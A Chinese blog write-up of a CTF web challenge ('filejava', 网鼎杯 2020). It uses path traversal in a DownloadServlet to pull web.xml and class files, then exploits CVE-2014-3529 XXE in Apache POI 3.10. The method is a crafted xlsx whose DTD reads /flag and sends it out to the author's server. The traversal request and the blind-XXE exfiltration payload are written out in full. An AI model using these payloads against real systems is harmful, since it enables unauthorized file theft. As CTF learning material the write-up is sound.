

[网鼎杯 2020 青龙组]filejava

原创

b1ackc4t  已于 2022-01-27 18:39:37 修改  231  收藏

分类专栏: [writerup](#) 文章标签: [ctf](#) [writeup](#) [web安全](#)

于 2022-01-27 17:45:59 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_49835838/article/details/122718372

版权



[writerup](#) 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

任意文件下载

6~L4J9C1ZX...UL`%)7A.png

入眼是一个上传框, 我们先随意上传一个正常图片试试水

文件上传成功!

下载地址: [6~L4J9C1ZXDT`PLOUL`%\)7A.png](#)

拿到文件下载地址, 尝试一下能否任意文件下载

抓下载的包尝试目录穿越

Send Cancel < >

Target: http://d8e14109-af7f-4299-882f-121b56a30fae.node4.buuoj.cn:81

Request

```

1 GET /DownloadServlet?filename=
  ..%2f..%2f..%2f..%2fWEB-INF%2fweb.xml HTTP/1.1
2 Host:
  d8e14109-af7f-4299-882f-121b56a30fae.node4.buuoj.cn:
  81
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/97.0.4692.99 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/avif,image/webp,image/apng,*/*;q=0.8, applica
  tion/signed-exchange;v=b3;q=0.9
6 Referer:
  http://d8e14109-af7f-4299-882f-121b56a30fae.node4.bu
  uoj.cn:81/UploadServlet
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: UM_distinctid=
  17c4a586458241-0ac6a95d1792ad-b7a1a38-1fa400-17c4a58
  6459cdd; JSESSIONID=6D590B706196E44DDB9BDF9A5E004A8
10 Connection: close
11

```

Response

```

22 /DownloadServlet
23 <url-pattern>
24 </servlet-mapping>
25 <servlet>
26 <servlet-name>
  ListFileServlet
27 </servlet-name>
28 <servlet-class>
  cn.abc.servlet.ListFileServlet
29 </servlet-class>
30 </servlet>
31 <servlet-mapping>
32 <servlet-name>
  ListFileServlet
33 </servlet-name>
  /ListFileServlet
  </url-pattern>
  </servlet-mapping>

```

INSPECTOR

Query parameter

NAME

filename

VALUE

..%2f..%2f..%2f..%2fWEB-INF%2fweb.xml

DECODED FROM: URL encoding

../../../../WEB-INF/web.xml

Cancel Apply changes

CSDN @b1ackc4t

成功下载web.xml的内容


```

13 | | version="4.0">
14 | | <servlet>
15 | | | <servlet-name>DownloadServlet</servlet-name>
16 | | | <servlet-class>cn.abc.servlet.DownloadServlet</servlet-class>
17 | | </servlet>
18 | |
19 | | <servlet-mapping>
20 | | | <servlet-name>DownloadServlet</servlet-name>
21 | | | <url-pattern>/DownloadServlet</url-pattern>
22 | | </servlet-mapping>
23 | |
24 | | <servlet>
25 | | | <servlet-name>ListFileServlet</servlet-name>
26 | | | <servlet-class>cn.abc.servlet.ListFileServlet</servlet-class>
27 | | </servlet>
28 | |
29 | | <servlet-mapping>
30 | | | <servlet-name>ListFileServlet</servlet-name>
31 | | | <url-pattern>/ListFileServlet</url-pattern>
32 | | </servlet-mapping>
33 | |
34 | | <servlet>
35 | | | <servlet-name>UploadServlet</servlet-name>
36 | | | <servlet-class>cn.abc.servlet.UploadServlet</servlet-class>
37 | | </servlet>
38 | |
39 | | <servlet-mapping>
40 | | | <servlet-name>UploadServlet</servlet-name>
41 | | | <url-pattern>/UploadServlet</url-pattern>
42 | | </servlet-mapping>
43 | </web-app>

```

CSDN @b1ackc4t

所有class文件都在**/WEB-INF/classes**继续下载所有的class文件，注意不要忘了class后缀



```

/DownloadServlet?filename=..%2f..%2f..%2f..%2fWEB-INF%2fclasses%2fcn%2fab%2fclass
/DownloadServlet?filename=..%2f..%2f..%2f..%2fWEB-INF%2fclasses%2fcn%2fab%2fclass
/DownloadServlet?filename=..%2f..%2f..%2f..%2fWEB-INF%2fclasses%2fcn%2fab%2fclass

```

将三个文件拖入idea反编译，发现关键代码

```

filename = fileItem.getName();
if (filename != null && !filename.trim().equals("")) {
    fileExtName = filename.substring(filename.lastIndexOf(str: ".") + 1);
    InputStream in = fileItem.getInputStream();
    if (filename.startsWith("excel-") && "xlsx".equals(fileExtName)) {
        try {
            Workbook wb1 = WorkbookFactory.create(in);
            Sheet sheet = wb1.getSheetAt(0);
            System.out.println(sheet.getFirstRowNum());
        } catch (InvalidFormatException var20) {
            System.err.println("poi-ooxml-3.10 has something wrong");
            var20.printStackTrace();
        }
    }
}

```

String saveFilename = this.makeFileName(filename); CSDN @b1ackc4t

暴露了使用的依赖poi-ooxml的版本信息3.10，去神奇的搜索引擎搜索一下它的漏洞

1、CVE-2014-3529

Apache POI 3.10-FINAL及以前版本被发现允许远程攻击者通过注入XML外部实体访问外部实体资源或者读取任意文件。

1. 漏洞编号

CVE-2014-3529

2. 影响范围

poi-ooxml-3.10-FINAL.jar及以下版本

CSDN @b1ackc4t

刚好可以利用，那么接下来就是漏洞复现的过程了

CVE-2014-3529

此漏洞需要一台vps进行配合，因为是盲打xxe，数据需要带外才能看见

我这里是借用的**buu**平台的**linux labs**，开启一个靶机后会给你一个url可以被外网访问，外网81端口映射的是靶机的80端口，是个**apache**的web服务。因为只有一个端口可以用，我们把dtd文件放在这个web服务上，flag也发到这个web服务上即可

Linux Labs

1

2020年10月24日 更新：目前所有靶机均能直接访问互联网。

点击启动靶机可以启动一台安装好了LAMP的机器。

并且这台机器位于靶机内网，所有动态靶机均可直接通过主机名访问这台机器。

但由于目前一个账户只能同时启动一台靶机，您如果有需要建议浏览器开一个隐私窗口，注册一个新账号来启动这个靶机。

ssh 用户名：root 密码：123456 地址和端口为动态分配的。

靶机信息

剩余时间: 10023s

node4.buuoj.cn:27986

<http://2c45ed92-c49e-4f58-881c-78a9cac2d194.node4.buuoj.cn:81>

销毁靶机

靶机续期

已解锁

Flag

CSDN @b1ackc4t

新建个xlsx文件，后缀改zip解压

文件夹	_rels	2012/7/2 9:52	文件夹	
文件夹	docProps	2012/7/2 9:52	文件夹	
文件夹	xl	2012/7/2 9:52	文件夹	
XML 源文件	[Content_Types].xml	2012/7/2 9:52	XML 源文件	2 KB

在**[Content_Types].xml**中插入恶意xml代码，引入我们vps上的外部实体

```
<!DOCTYPE convert [
<!ENTITY % test SYSTEM 'http://2c45ed92-c49e-4f58-881c-78a9cac2d194.node4.buuoj.cn:81/server.dtd'> %test; %exe;
%entity;]>
```

```
server.dtd U client.xml U [Content_Types].xml X
E: > desktop > filejava > [Content_Types].xml
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <!DOCTYPE convert [
3 <!ENTITY % test SYSTEM 'http://2c45ed92-c49e-4f58-881c-78a9cac2d194.node4.buuoj.cn:81/server.dtd'> %test; %exe; %entity;]>
4 <Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types"><Default Extension="rels" ContentType="application/vnd.
```

改完了后，把它们压缩回zip，改后缀xlsx

```
if (filename.startsWith("excel-") && "xlsx".equals(fileExtName)) {
```

题目代码限制了文件名excel-***.xlsx

excel-exp.xlsx	2022/1/27 17:30	XLSX 工作表	9 KB
----------------	-----------------	----------	------

我们vps的web服务器上准备好dtd文件如下

```
<!ENTITY % file SYSTEM "file:///flag">
<!ENTITY % exe "<!ENTITY &#37; entity SYSTEM 'http://2c45ed92-c49e-4f58-881c-78a9cac2d194.node4.buuoj.cn:81/%file; '>>
```

上传我们的excel-exp.xlsx

vps查看apache访问日志

```
:/var/log/apache2# cat access.log
```

```
10.244.80.46 - - [27/Jan/2022:10:23:30 +0000] "GET /flag%7B1773660f-ee5a-4ad0-84ac-e8029f518c22%7D HTTP/1.1" 404 518 "-" "Java/1.8.0_252"
```

url解码得到flag `flag{1773660f-ee5a-4ad0-84ac-e8029f518c22}`



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)